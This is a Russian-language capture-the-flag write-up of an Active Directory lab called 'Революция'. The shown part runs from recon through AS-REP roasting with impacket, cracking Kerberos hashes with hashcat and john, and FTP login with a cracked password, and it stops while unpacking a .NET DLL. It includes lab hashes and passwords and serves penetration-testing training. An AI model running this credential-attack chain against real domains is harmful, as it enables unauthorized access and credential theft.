revolution

CG :: Революция


Название: `Революция`
Категория: `Active Directory`

Сложность: `Сложная`
Очки: `1500`

Описание: `Мы не выбираем времена, мы можем лишь решать, как жить во времена, которые выбрали для нас.`
Теги: `ActiveDirectory`


Разведка

`nmap -sV -vv 192.168.1.38 -Pn`




Переходим на сайт http://192.168.1.38
Обычный лендинг, ничего интересного, профазим

`feroxbuster -u http://192.168.1.38/`



Находим директорию backup - http://192.168.1.38/backup/



Забираем config - `curl http://192.168.1.38/backup/web.config.bak`

```
exited3n@
File  Actions  Edit  View  Help
❯ curl http://192.168.1.38/backup/web.config.bak
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
    <system.webServer>
        <directoryBrowse enabled="true" />
    </system.webServer>
    <system.user>
        <user a.fedotov />
    </system.user>
</configuration>
 ~/Desktop ❯
```

Нашли первый логин и их формат в A/D.
Создаем файл - nano user.txt и кладем туда a.fedotov

```
impacket-GetNPUsers -dc-ip 192.168.1.38 codeby.cdb/ -usersfile user.txt -format hashcat -outputfile hashes.asrep
```

Получаем хеш пользователя и ставим на перебор:


```
hashcat -a 0 -m 18200 hashes.asrep /usr/share/wordlists/rockyou.txt
```

```
Administrator: PowerShell
f138d16b5671c52c55f1e9405744efd8d70ac277ec199c2f7ed7f659f6ce6536c7cbe6150c55e056eae6fd392724703
8bd48fba56fbff6c6179374df84c83ef61d028ba1d5e84843b6494115772a4999ad1a47e5aedce269c880cd828f91c0
5ae074c8b8c3d2174ea60b545f3bc7d0f124d64a6cd726279d58472e48dac90cbfbc8d2a367ea1ff9dfb436faf7803e
c222:Uta6Wave

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$a.fedotov@CODEBY.CDB:ba6371e361eff90b...3ec222
Time.Started.....: Thu Nov 09 10:23:53 2023 (21 secs)
Time.Estimated...: Thu Nov 09 10:24:14 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (.\rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
```

Подключиться по WinRM, RDP не получится
Идем глубже - `enum4linux-ng -As 192.168.1.38 -u 'a.fedotov' -p 'Uta6Wave'`

Есть доступ до сетевого ресурса, там нет ничего полезного, только сказано что в домене есть еще пользователи

```
[*] Testing share ADMIN$
[+] Mapping: DENIED, Listing: N/A
[*] Testing share Andrey Fedotov
[+] Mapping: OK, Listing: OK
[*] Testing share C$
[+] Mapping: DENIED, Listing: N/A
[*] Testing share IPC$
[+] Mapping: OK, Listing: NOT SUPPORTED
[*] Testing share NETLOGON
[+] Mapping: OK, Listing: OK
[*] Testing share SYSVOL
[+] Mapping: OK, Listing: OK
```



Получаем данные по RPC и составляем список из найденных пользователей:

```
impacket-GetNPUsers -dc-ip 192.168.1.38 codeby.cdb/ -usersfile users.txt -format john -outputfile hashes.asrep
```

```
john --wordlist=/usr/share/wordlists/rockyou.txt hashes.asrep
File  Actions  Edit  View  Help
❯ impacket-GetNPUsers -dc-ip 192.168.1.38 codeby.cdb/ -usersfile users.txt -format john -outputfile hashes.asrep
Impacket v0.11.0 - Copyright 2023 Fortra

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$a.fedotov@CODEBY.CDB:2d951aac9ba872ae07c50f39b9e21afd$7fd5cbc87e399082900c964239970fd1ed1a717ddebec699
69634a714f0d3578fca7110cfb0315e41a09341491a89f5f3b626088950f6c9aa8ed2952bbd7b5d95fd0625bf1cdaf050a7eb66832d519a5e
71daadbdf2538f6bc71d7b99a49db2018759f8face4be1512c2a2915766fc4db6418ff51a9c5215000b99c9b843c609792a538d3795609bc6
2557c878624e922ce5c1b49b20608db4a7e670eeca7f018b4fcbc798ee9ecb03c9d6aec1021cbabca1a3fdd95264f6d5e6a1708f8492d236a
3e058db942bb99fa0c58351e9
$krb5asrep$s.fedorova@CODEBY.CDB:3e4c7591d7dde96fcce1f92f0f1a9b50$a79d3f5410b2bc19ec2101b375e6c0be103389a9e9dd902
fb93f0d93650bc612583a827b2e04ab67dca316f6ed7187f47aa37d08aea90ca2f6c49efa6b5b923f68f5b89da55c7ed38ff72824a21f3fa9
d2c6889638b4e1609b984a09acd9a39eac71df78f5e3317e3fc61a5d0d4180450b72d51aa344c306ebf6e401c426de3b0c9c89af20192c5c0
9159a3be65485c59485d4f4b899472fb0777c4f765047c8713f6fe372e8c667dbac48b923a6c45799886a66d18bd6f0c3cd04fc7794d6728a
62e4e82dc41a672edcd58c91e4
$krb5asrep$j.abrams@CODEBY.CDB:6d2e1fd9b984c6511ff68a07164e100c$dbaf727b3a242a120e27c867dd3ab182696b76d402d35066f
d7f7f93202e2e2c3fdb6d20756cf58f57cb3703b8a356b13775efe2d5f6d78bb2168a594c05856dc676f51ef7a4f0ceb5c280727e85e768c0
00c66ea30dcf87caedff180ad000ce480728106cb93a2454ed2487624f650ba805ed260813385bd9f7f1dad340229bfaa21c917920f27e9b5
83fbf44608b8eab0d178dd23551ef67d43500bcb20b812a8463b86bf9b7ab8ac55d5473ecde6487dca94c7bf7cf2c8637b7e913c73442e16b
8f11c91b0ebb81901773d7c4
```

```
john --wordlist=/usr/share/wordlists/rockyou.txt hashes.asrep
```

```
❯ john --wordlist=/usr/share/wordlists/rockyou.txt hashes.asrep
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (krb5asrep, Kerberos 5 AS-RE
HA1 AES 128/128 SSE2 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Zen1982          ($krb5asrep$s.fedorova@CODEBY.CDB)
Uta6Wave         ($krb5asrep$a.fedotov@CODEBY.CDB)
2g 0:00:00:41 DONE (2023-11-09 10:34) 0.04836g/s 346886p/s 854428c/s 854428C
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
~/Desktop ❯
```

В Description у пользователя s.fedorova видели надпись FTP User


Пробуем подключиться:

```shell
ftp s.fedorova@192.168.1.38
Zen1982
binary
dir
```

Успешно!

```
ftp s.fedorova@192.168.1.38
File  Actions  Edit  View  Help
❯ ftp s.fedorova@192.168.1.38
Connected to 192.168.1.38.
220 Microsoft FTP Service
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> binary
200 Type set to I.
ftp> dir
229 Entering Extended Passive Mode (|||49886|)
125 Data connection already open; Transfer starting.
11-07-23  02:56PM                   48 .gitignore
11-07-23  02:56PM                18983 design.ui
11-07-23  02:56PM                  219 resources.qrc
11-07-23  02:57PM             23533413 rhteam_rating.zip
11-07-23  05:31PM              1715104 System.Windows.Forms.DataVisualization.dll
11-07-23  05:31PM              1043888 System.Workflow.Activities.dll
11-07-23  05:31PM                24920 System.Xml.XmlSerializer.dll
11-07-23  11:07PM                 8908 user_create.dll
226 Transfer complete.
ftp>
```


Находим какое то приложение, внимание привлекает библиотека user_create.dll
Скачаем и посмотрим что там внутри - `get user_create.dll`
Открываем Detect It Easy:



Определяем что это .NET (C#) приложение упакованное MPRESS'ом
Ищем распаковщик и декомпилятор - https://github.com/de4dot/de4dot

